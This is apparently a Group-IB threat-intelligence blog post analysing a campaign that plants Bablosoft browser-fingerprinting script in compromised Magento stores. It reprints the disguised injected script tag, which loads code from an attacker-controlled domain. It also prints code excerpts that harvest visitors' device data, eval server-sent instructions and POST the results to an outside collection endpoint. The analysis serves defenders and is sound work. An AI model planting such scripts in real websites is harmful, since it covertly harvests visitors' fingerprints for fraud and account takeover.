Fingerprint Heists | Group-IB Blog

Archived: 2026-04-02 12:40:32 UTC

Introduction

Fraudsters are continuously seeking innovative ways to exploit unsuspecting internet users. One of the latest and most concerning techniques revolves around browser fingerprinting — a method that allows cybercriminals to steal unique digital identifiers associated with user online activity.

What makes browser fingerprinting particularly alarming is its invisibility. The victim might not even know that the fingerprint has been captured or misused. Fraudsters can bypass security measures, impersonate victims on trusted platforms, and commit fraudulent activities—all without triggering suspicion from security systems that rely on these fingerprints for authentication.

The implications are far-reaching, affecting individuals and organisations alike. Companies that rely on browser fingerprinting to detect fraud or prevent account takeovers may find their systems rendered ineffective. For individuals, the theft of a fingerprint can result in unexpectedly being locked out of accounts on different online services due to false positives triggered by fraud protection or security systems.

In this blog, we'll delve into how browser fingerprints are collected, the methods fraudsters use to steal and exploit them, and the steps you can take to protect yourself. Whether you're an individual user or a business looking to enhance security, this guide will provide the insights to stay one step ahead of cybercriminals.


Key discoveries in the blog

- **Advanced Fingerprinting Techniques:** Cybercriminals exploit sophisticated methods to extract unique browser characteristics without user consent.
- **Identified malicious campaign collecting fingerprints of unaware users:** a threat actor is compromising Magento websites to inject malicious code aimed at collecting the fingerprints of visiting users.
- **Risks for Individuals:** Individuals face potential account lockouts and false positives from fraud protection systems, which can disrupt access to multiple online services.
- **Comprehensive Insight and Protection Strategies:** The blog provides an in-depth exploration of how browser fingerprints are collected and exploited, along with practical steps for both businesses and individuals.

Who may find this blog interesting:

- Cybersecurity analysts and corporate security teams
- Malware analysts
- Head of Fraud Protection
- Threat intelligence specialists
- Cyber investigators

- Computer Emergency Response Teams (CERT)
- Law enforcement investigators
- Cyber police forces



Fingerprinting Collection Using Compromised Magento Websites

Campaign Analysis

In October 2024, Group-IB threat intelligence and fraud protection specialists identified a malicious campaign that had been ongoing since at least May 2024. In this campaign, a threat actor, now tracked as ScreamedJungle, injected a Bablosoft JS script into compromised Magento websites to collect fingerprints of visiting users. Analyses carried out by Group-IB analysts identified the compromise of more than 115 e-commerce websites.

Although the technique used by the threat actor to compromise Magento online stores is not known with certainty, an analysis of the compromised sites suggests that the threat actor is likely exploiting known vulnerabilities affecting vulnerable Magento versions (e.g., CVE-2024-34102 – CosmicSting, CVE-2024-20720). This assumption is supported by the fact that many of the compromised websites detected use Magento 2.3, which reached end-of-life (EOL) status and has not been supported since September 2022.

Below is an example of an injected script on compromised websites:

```
<link  rel="stylesheet" type="text/css" href="//fonts.googleapis.com/css?family=Shadows+Into+Light" />
<link  rel="icon" type="image/x-icon" href="[redacted]" />
<link  rel="shortcut icon" type="image/x-icon" href="[redacted]" />
<!-- Google Finger Analytics -->
<script type="text/javascript" charset="UTF-8" src="https://busz.io/j9z3GfPd?pr=1&sub_id_2=[redacted]"></script><script>if (!/Android|webOS|iPhone|
    iPad|BlackBerry|Windows Phone|Opera Mini|IEMobile|Mobile/i.test(navigator.userAgent)) document.addEventListener("DOMContentLoaded", function(){
    ProcessFingerprint(false, "5rdc71h00d6udaqhuzgxhga02ewj095nvrk6nxah6vhrb70wqmu854mevhe27mgv")});</script>
<!-- End Google Finger Analytics -->
 <link rel="stylesheet" href="//fonts.googleapis.com/css?family=Open+Sans%3A300%2C300italic%2C400%2C400italic%2C600%2C600italic%2C700%2C700italic%2C
 800%2C800italic&amp;v1&amp;subset=latin%2Clatin-ext" type="text/css" media="screen"/>
<link href="//fonts.googleapis.com/css?family=Oswald:300,400,500,600,700" rel="stylesheet">
```

Figure 1. Example of injected Bablosoft fingerprinting script on compromised Magento website.

<script type=”text/javascript” charset=”UTF-8″ src=”hxxps://busz[.]io/j9z3GfPd?pr=1&sub_id_2={victim_domain}”></script><script>if (!/Android|webOS|iPhone|iPad|BlackBerry|Windows Phone|Opera Mini|IEMobile|Mobile/i.test(navigator.userAgent)) document.addEventListener(“DOMContentLoaded”, function(){ProcessFingerprint(false, “5rdc71h00d6udaqhuzgxhga02ewj095nvrk6nxah6vhrb70wqmu854mevhe27mgv”)});</script>

As it is possible to observe from the image above, in most cases the injected script is hidden within an HTML comment tag labeled `<!– Google Finger Analytics –>` to give it a legitimate appearance. More in general, the behavior of the JS script can be summarized as follows:

- The JS script is imported from a malicious domain under the threat actor control, in the above case is hosted on hxxps://busz[.]io/j9z3GfPd?pr=1&sub_id_2={victim_domain}, which redirects to hxxps://busz[.]io/clientsafe.js;
- If the user visiting the compromised site is using a desktop device, therefore not using any mobile user agent, the ProcessFingerprint function is executed;
- Once the function is executed, several parameters related to the user visiting the compromised web pages are processed and collected (e.g., browser settings, plugin list, font list, systems properties and others);

clientsafe.js

A deeper analysis of the injected clientsafe.js script revealed that it is part of the Bablosoft BrowserAutomationStudio (BAS) suite; its purpose is to collect users’ fingerprints for later use on the Bablosoft FingerprintSwitcher module.




Figure 2. FingerprintSwitcher webpage.

More specifically, the threat actor is abusing a BabloSoft's solution called "CustomServers" which allows them to independently collect fingerprints and store them in a private Bablosoft database.

For fingerprints to be saved to the private database, the threat actor must provide the **ProcessFingerprint** function with a public key assigned by BabloSoft when subscribing to the CustomServers service; the public keys identified in the campaign under analysis are as follows:

5rdc71h00d6udaqhuzgxhga02ewj095nvrk6nxah6vhrb70wqmu854mevhe27mgv

Xc3blub4pxwvxhj0oc4ddtqgkkpm42my84uqo7hyv6zwfetg7hiwnnl9wlzwnso7




Figure 3. An excerpt of CustomServers documentation.

The **clientsafe.js** script connects to Bablosoft's server, retrieves encoded instructions like the PerfectCanvas request, and uses the eval function to run decoded instructions in the browser of visitors of the compromised website. More details about PerfectCanvas and CustomServers are described later in the blog.

```
var CurrentRequest = Requests[CurrentRequestIndex];
let RenderPromise = null;
try {
    RenderPromise = eval(self.DecodeHex(CurrentRequest.code));
} catch (a) {
    RenderPromise = Promise.reject();
}
RenderPromise.then(function (a) {
    (CurrentRequest.result = a), (CurrentRequest.error = !1);
})
```

Figure 4. How PerfectCanvas is generated on the CustomServer side.

In addition, the clientsafe.js script contains several other functions to collect information about the system and browser of users visiting the compromised website, such as:

- GetSystemFontData
- GetWebGPUData
- getInstalledExtensions
- GetBatteryInfo

- GetWindowProperties
- GetDoNotTrack
- GetHLSSupport
- GetCodecsData
- GetUserAgentData
- GetMediaDevices
- GetVoices
- GetBluetoothData
- GetKeyboardLayout
- GetStorageSize
- GetFonts

As an example, the following is the function that leverages the Keyboard API to verify the layout used by a visiting user:

```
function GetKeyboardLayout() {
    try {
        return new Promise(function (a, e) {
            try {
                navigator.keyboard.getLayoutMap().then(function (e) {
                    try {
                        var i = [];
                        e.forEach(function (a, e) {
                            i.push(e), i.push(a);
                        }), a(i);
                    } catch (e) {
                        a([]);
                    }
                });
            } catch (e) {
                a([]);
            }
        });
    } catch (a) {
        return Promise.resolve([]);
    }
}
```

Figure 5. Function that collects information about keyboard layout.

All collected data are then sent to Bablosoft hxxps://customfingerprints[.]bablosoft[.]com/save endpoint and saved on the threat actor private database via ServerPoster function.

```
function receiveMessage(a) {
    'cookiesset' == a.data && GetBatteryInfo(function (a) {
        var e = !1, i = Date.now();
        try {
            var o = a.result, n = {};
            n.hasBatteryApi = o.HasBatteryApi, n.hasBatteryDevice = o.DeviceHasBattery, GetStorageSize().then(function (a) {
                GetKeyboardLayout().then(function (e) {
                    GetMediaDevices().then(function (i) {
                        GetVoices().then(function (o) {
                            GetUserAgentData().then(function (t) {
                                GetCodecsData().then(function (l) {
                                    GetBluetoothData().then(function (r) {
                                        GetWebGPUData().then(function (d) {
                                            GetSystemFontData().then(function (c) {
                                                PerfectCanvasPrecomputed(GetCustomPCServerKey(), pc_request).then(function (s) {
                                                    s && (n.canvas_precomputed = s), n.font_data = c, n.media = i, n.speech = o, n.keyboard2 = e, n.useragentdata =
                                                        t, n.bluetooth = r.IsAvailable, n.codecs = l, n.storage = a, n.webgpu2 = d, _BrowserProperties.Prepare(n).
                                                    then(function (a) {
                                                        new ServerPoster().Post(a);
                                                    }).catch(function (a) {
                                                        throw a;
                                                    });
                                                });
                                            });
                                        });
                                    });
                                });
                            });
                        });
                    });
                });
            });
        } catch (a) {
            e = !0, errors.push(a.message);
        }
        window.FingerPrintSwitcherReport && window.FingerPrintSwitcherReport(e, errors, Date.now() - i);
    });
```

Figure 6. Function that sends collected data.

```
function ServerPoster() {
    var a = document.location.protocol + '//fingerprints.bablosoft.com/', e = 'boolean' == typeof show_my_fingerprint && show_my_fingerprint;
    e ? a += 'savemy?key=' + getParameterByName('key') : GetCustomPCServerKey().length > 0 ? a = document.location.protocol + '//customfingerprints.bablosoft.com/
        save?publickey=' + GetCustomPCServerKey() : a += 'save?showresult=true', this.Post = function (i) {
        var o = new XMLHttpRequest();
        o.open('POST', a, !0), o.setRequestHeader('Content-type', 'application/json; charset=utf-8'), o.setRequestHeader('Upgrade-Insecure-Requests', '1'), o.
            setRequestHeader('Accept-Datetime', 'Thu, 31 May 2007 20:35:00 GMT'), o.setRequestHeader('Authorization', 'QWxhZGRpbjpvcGVuIHNlc2FtZQ=='), o.
            setRequestHeader('Cache-Control', 'no-cache'), o.setRequestHeader('If-Match', '737060cd8c284d8af7ad3082f209582d'), o.setRequestHeader('If-Modified-Since',
            'Sat, 29 Oct 1994 19:43:31 GMT'), o.setRequestHeader('If-None-Match', '737060cd8c284d8af7ad3082f209582d'), o.setRequestHeader('If-Range', '
            737060cd8c284d8af7ad3082f209582d'), o.setRequestHeader('If-Unmodified-Since', 'Sat, 29 Oct 1994 19:43:31 GMT'), o.setRequestHeader('Max-Forwards', '10'), o
            .setRequestHeader('Pragma', 'no-cache'), o.setRequestHeader('Range', 'bytes=500-999'), o.setRequestHeader('X-Requested-With', 'XMLHttpRequest'), o.
            setRequestHeader('X-HTTP-Method-Override', 'DELETE'), o.setRequestHeader('X-Csrf-Token', 'i8XNjC4b8KVok4uw5RftR38Wgp2BFwql'), o.setRequestHeader('
            X-Request-ID', 'f058ebd6-02f7-4d3f-942e-904344e8cde5'), o.onreadystatechange = function () {
            if (o.readyState === XMLHttpRequest.DONE && 200 === o.status)
                if (e)
                    window.FingerPrintSwitcherFingerprint && window.FingerPrintSwitcherFingerprint(o.responseText);
                else {
                    var a = new PerfectCanvas(o.responseText, GetCustomPCServerKey());
                    localStorage.setItem('FP', o.responseText), a.Start();
                }
        }, o.send(i);
    };
}
```

Figure 7. ServerPoster function.

The following is an example of a POST request to the endpoint, transmitting a JSON payload that includes the obtained fingerprint.




Figure 8. An excerpt of collected fingerprint transmitted via POST request.

Refs:

- https://urlscan.io/responses/dcc1122bcf60d91acae0703de18ed4ac027f6d3d55eebd1e87c4f4647b2daeca/

Impact – Case study: Italy

To better understand the impact of the campaign under analysis, we examined nine Italian websites that were compromised in this campaign, some of which appear to still be infected at the time of writing, in order to estimate the amount of users for whom fingerprints may have been collected.

To this end, we utilized publicly available web data to estimate the traffic of the compromised sites, as well as the number of potential daily visitors.

	Industry	**Average number of monthly visitors**	**Average number of monthly unique visitors**	**Average number of daily unique visitors**
website_1	Medical Equipment	~9.7k	~5.6k	~180
website_2	Retail	~600	~300	~10
website_3	Consumer Electronics	~56.8k	~39.9k	~1.3k
website_4	Pharmaceutical	~3.7k	~1.8k	~60

website_5	Jewelry	~77.1k	~48k	~1.5k
website_6	Retail	~2.5k	~1.5k	~50
website_7	Retail	~6.4k	~4.1k	~130
website_8	Retail	~35.1k	~22.1k	~700
website_9	Fashion	~15.5k	~7.9k	~250

Although, as stated earlier, these are estimated volumes of the traffic received by the websites and could therefore deviate from the actual values, it is possible to observe that only concerning the Italian market, this campaign is able to potentially collect over 200,000 fingerprints of Italian users monthly.

What is Bablosoft?

Bablosoft develops automation tools often linked to cybercriminals activities such as credential stuffing, fraud schemes, and data harvesting.




Figure 9. Bablosoft webpage.

The core product developed by Bablosoft is BrowserAutomationStudio (BAS), a tool for automating browser-based activities that does not require coding skills. It allows users to create scripts that simulate human actions on websites, such as clicking and filling out forms. Threat actors utilize theBAS suite to automate activities against websites, such as credential stuffing attacks, user registrations, and data scraping. Combined with the

FingerprintSwitcher module, this setup mimics legitimate user behavior, significantly reducing the likelihood of detection.

Bablosoft on Underground Communities

The first known mention of BAS dates back to April 2016, when a user under the pseudonym “Atabas” sponsored the tool on PirateHub forum.




Figure 10. First known Bablosoft-related post, originally in Russian, and translated into English.




Figure 10. First known Bablosoft-related post, originally in Russian, and translated into English.

Regarding the FingerprintSwitcher module, the first known mention on the web of such a service dates back to February 2017, where user “Twaego”, who is presumed to be one of the developers of the BAS suite, sponsored the creation of the related service on the BlackHatWorld forum.

